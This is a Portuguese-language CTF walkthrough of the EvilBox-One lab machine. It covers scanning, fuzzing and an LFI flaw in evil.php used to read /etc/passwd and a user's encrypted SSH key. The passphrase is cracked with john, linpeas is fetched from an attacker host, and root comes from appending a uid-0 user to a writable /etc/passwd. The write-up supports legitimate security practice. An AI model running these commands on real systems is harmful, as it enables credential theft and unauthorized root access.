

EvilBox-One

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-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----

#lfi #apache2 #feroxbuster #passwd #openssl #ssh2john #john

-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----

- Localizado diretório com uma página php suspeita
- Feito fuzz na página e descoberto um parametro com vulnerabilidade LFI
- Através da vulnerabilidade foi possível obter a chave ssh de um dos usuarios
- Chave esta criptografada, utilizado as ferramentas ssh2john e john para descobrir a senha
- Após acesso foi descoberto que possuímos permissão de escrita no arquivo /etc/passwd
- Criado novo usuario “eldruin” com permissão de root

-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----X-----

Enumeration📍


sudo masscan -p 1-65535 -i tun0 --rate=1000 192.168.115.212

```
$ sudo masscan -p 1-65535 -i tun0 --rate=1000 192.168.115.212
[sudo] password for eldruin:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-07-09 00:34:34 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.115.212
Discovered open port 22/tcp on 192.168.115.212
```

↳ \$ sudo nmap -sCV -Pn -p 80,22 192.168.115.212

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Acessando a porta 80 temos a página padrão do Apache2



This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in [/usr/share/doc/apache2/README.Debian.gz](#)**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

Então vamos tentar localizar outros diretorios ou arquivos no site

```
$ feroxbuster -u http://192.168.115.212 -w ~/wordlists/big.txt -x php,html,txt,xml
```

```
$ feroxbuster -u http://192.168.115.212 -w ~/wordlists/big.txt -x php,html,txt,xml
```

by Ben "epi" Risher 🇺🇸 ver: 2.4.0

```

🎯 Target Url      http://192.168.115.212
🧵 Threads        50
📄 Wordlist         /home/elldruin/wordlists/big.txt
🔥 Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
⚡ Timeout (secs)  7
👤 User-Agent      feroxbuster/2.4.0
🔧 Config File     /etc/feroxbuster/ferox-config.toml
💰 Extensions     [php, html, txt, xml]
📁 Recursion Depth 4

```

Press [ENTER] to use the Scan Cancel Menu™

```
200      368l      933w      10701c http://192.168.115.212/index.html
200        1l        2w        12c http://192.168.115.212/robots.txt
301        9l       28w       319c http://192.168.115.212/secret
403        9l       28w       280c http://192.168.115.212/server-status
200        0l        0w         0c http://192.168.115.212/secret/evil.php
200        4l        0w         4c http://192.168.115.212/secret/index.html
[#####] - 13m  208990/208990  0s      found:6      errors:81
[#####] - 8m   104495/104495  202/s   http://192.168.115.212
[#####] - 6m   104495/104495  268/s   http://192.168.115.212/secret
```

Interessante, achamos um diretório “secret” com uma página “evil.php”. Vamos acessá-la

```

$ curl -v http://192.168.115.212/secret/evil.php
* Trying 192.168.115.212:80 ...
* Connected to 192.168.115.212 (192.168.115.212) port 80 (#0)
> GET /secret/evil.php HTTP/1.1
> Host: 192.168.115.212
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 09 Jul 2022 00:50:33 GMT
< Server: Apache/2.4.38 (Debian)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.168.115.212 left intact

```

Infelizmente ela não trouxe nada, vamos fazer uma busca por parametros

↳ \$ wfuzz --hw 0 -c -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd

```

$ wfuzz --hw 0 -c -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not wo
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd
Total requests: 953

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000183:  200          26 L   38 W   1398 Ch  "command"

Total time: 16.12855
Processed Requests: 953
Filtered Requests: 952
Requests/sec.: 59.08773

```

Exploitation🔗

Perfeito, vamos ver o que este parametro retorna

↳ \$ curl http://192.168.115.212/secret/evil.php?command=/etc/passwd


```

└─$ curl http://192.168.115.212/secret/evil.php?command=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

```

Ótimo, temos uma vulnerabilidade LFI.

Verificando melhor o arquivo encontramos os usuario “root” e “mowree”. Vamos enumerar melhor para buscar um ponto de entrada

└─\$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa

```

└─$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEkIzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hgyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SA1GAQfZjqsldugHjZ1t17mlDb
+gzWGBUmKTOL0/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0t0Fsuot
b7A9XTubgEls1UEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTZdvDQBbgBf4h08qyCOxGEaVZHKAyVynGn0v0zhLZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+N0ofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KLmJZHxnIS3bdcL4MFV0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLs+bD1
tHBy6U0hKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtl9UrePLh/Xs
94KATK4joOIW708GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzLJkiyqRjXQLoFMVDz3I30RpjbpFYqs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQLSi94IHxAPvL4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfx8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGLRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUGT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R
MtqgWlL0iAgB4CnTIud6DpXQtR9L//9alrXa+4nWcDW2GoKjLjxOKNK8jXs58SnS
62LrvCNZVokZjql8Xi7xL0XbEk0gtPitLtX7xAHLFTVZt4UH6cs0cwq5vvJAGh69
Q/ikz5XmyQ+WdWQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVLlobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInLzFR2sKVLiEhIBfHq/hPf2PHvU0cpz7Mzfy36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOLESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbK2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFLkS2I/
8k0VjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA=
-----END RSA PRIVATE KEY-----

```

Ótimo, vamos baixar essa chave e tentar logar como o usuário mowree

```
(eldruin@kali) - [~/brincadeiras/ctf/pg]
$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa > id_rsa
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100  1743  100  1743    0     0   5567      0 --:--:-- --:--:-- --:--:--  5586

(eldruin@kali) - [~/brincadeiras/ctf/pg]
$ chmod 600 id_rsa

(eldruin@kali) - [~/brincadeiras/ctf/pg]
$ ssh mowree@192.168.115.212 -i id_rsa
The authenticity of host '192.168.115.212 (192.168.115.212)' can't be established.
ED25519 key fingerprint is SHA256:0x3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.115.212' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Opa, não percebi que a chave estava encryptada. Então vamos recorrer ao bom e velho "john"

```
└─$ ssh2john id_rsa > enc_id_rsa
```

```
└─$ john enc_id_rsa -w=/home/eldruin/wordlists/rockyou.txt
```

```
└─$ ssh2john id_rsa > enc_id_rsa

(eldruin@kali) - [~/brincadeiras/ctf/pg]
$ john enc_id_rsa -w=/home/eldruin/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2022-07-08 20:56) 33.33g/s 42133p/s 42133c/s 42133C/s callum..breanna
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ok, agora vamos tentar novamente

```
└─$ ssh mowree@192.168.115.212 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
mowree@EvilBoxOne:~$
```

HABEMUS SHELL \o/

Post-Exploitation

Vamos pegar a primeira flag

```
mowree@EvilBoxOne:~$ ls
local.txt
mowree@EvilBoxOne:~$ cat local.txt
b5d7ca [REDACTED]
mowree@EvilBoxOne:~$
mowree@EvilBoxOne:~$
```

Alguns comandos básicos de enumeração não retornaram nada interessante

```

mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$ find / -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/fusermount
mowree@EvilBoxOne:~$ getcap -r / 2>/dev/null
mowree@EvilBoxOne:~$

```

Um dos scripts de enumeração que mais gosto é o [linpeas](#). Vamos upar ele na máquina e executá-lo

```

└─$ sudo python3 -m http.server
[sudo] password for eldrui:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...

```

```

mowree@EvilBoxOne:/tmp$ wget http://192.168.49.115:8000/utils/linpeas.sh
--2022-07-09 03:03:58-- http://192.168.49.115:8000/utils/linpeas.sh
Conectando con 192.168.49.115:8000 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 325334 (318K) [text/x-sh]
Grabando a: "linpeas.sh"

linpeas.sh 100%[=====]

2022-07-09 03:03:59 (489 KB/s) - "linpeas.sh" guardado [325334/325334]

mowree@EvilBoxOne:/tmp$ chmod +x linpeas.sh

```

Um dos resultados do script é interessante

```

[+] Hashes inside passwd file? ..... No
[+] Writable passwd file? ..... /etc/passwd is writable
[+] Credentials in fstab/mtab? ..... No

```

Privilege Escalation

Então possuímos permissão de escrita no arquivo passwd, então podemos criar um novo usuario como root

Geralmente eu começo copiando uma das linhas do arquivo e alterando ela

```

root:x:0:0:root:/root:/bin/bash > eldrui:x:0:0:root:/root:/bin/bash

```

└─\$ openssl passwd eldruiñ

```
└─$ openssl passwd eldruiñ
IL7LYcCa2b9l6
```

Atualizamos a linha anterior

eldruin:IL7LYcCa2b9l6:0:0:root:/root:/bin/bash

E agora colocamos essa linha no final do arquivo

echo "eldruin:IL7LYcCa2b9l6:0:0:root:/root:/bin/bash" >> /etc/passwd

E com isso conseguimos logar com nosso novo usuario

```
mowree@EvilBoxOne:/tmp$ su eldruiñ
Contraseña:
root@EvilBoxOne:/tmp# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/tmp#
```

Agora é só pegar a última flag

```
root@EvilBoxOne:/tmp# cd /root
root@EvilBoxOne:~# ls
proof.txt
root@EvilBoxOne:~# cat proof.txt
10f2861[REDACTED]
root@EvilBoxOne:~#
```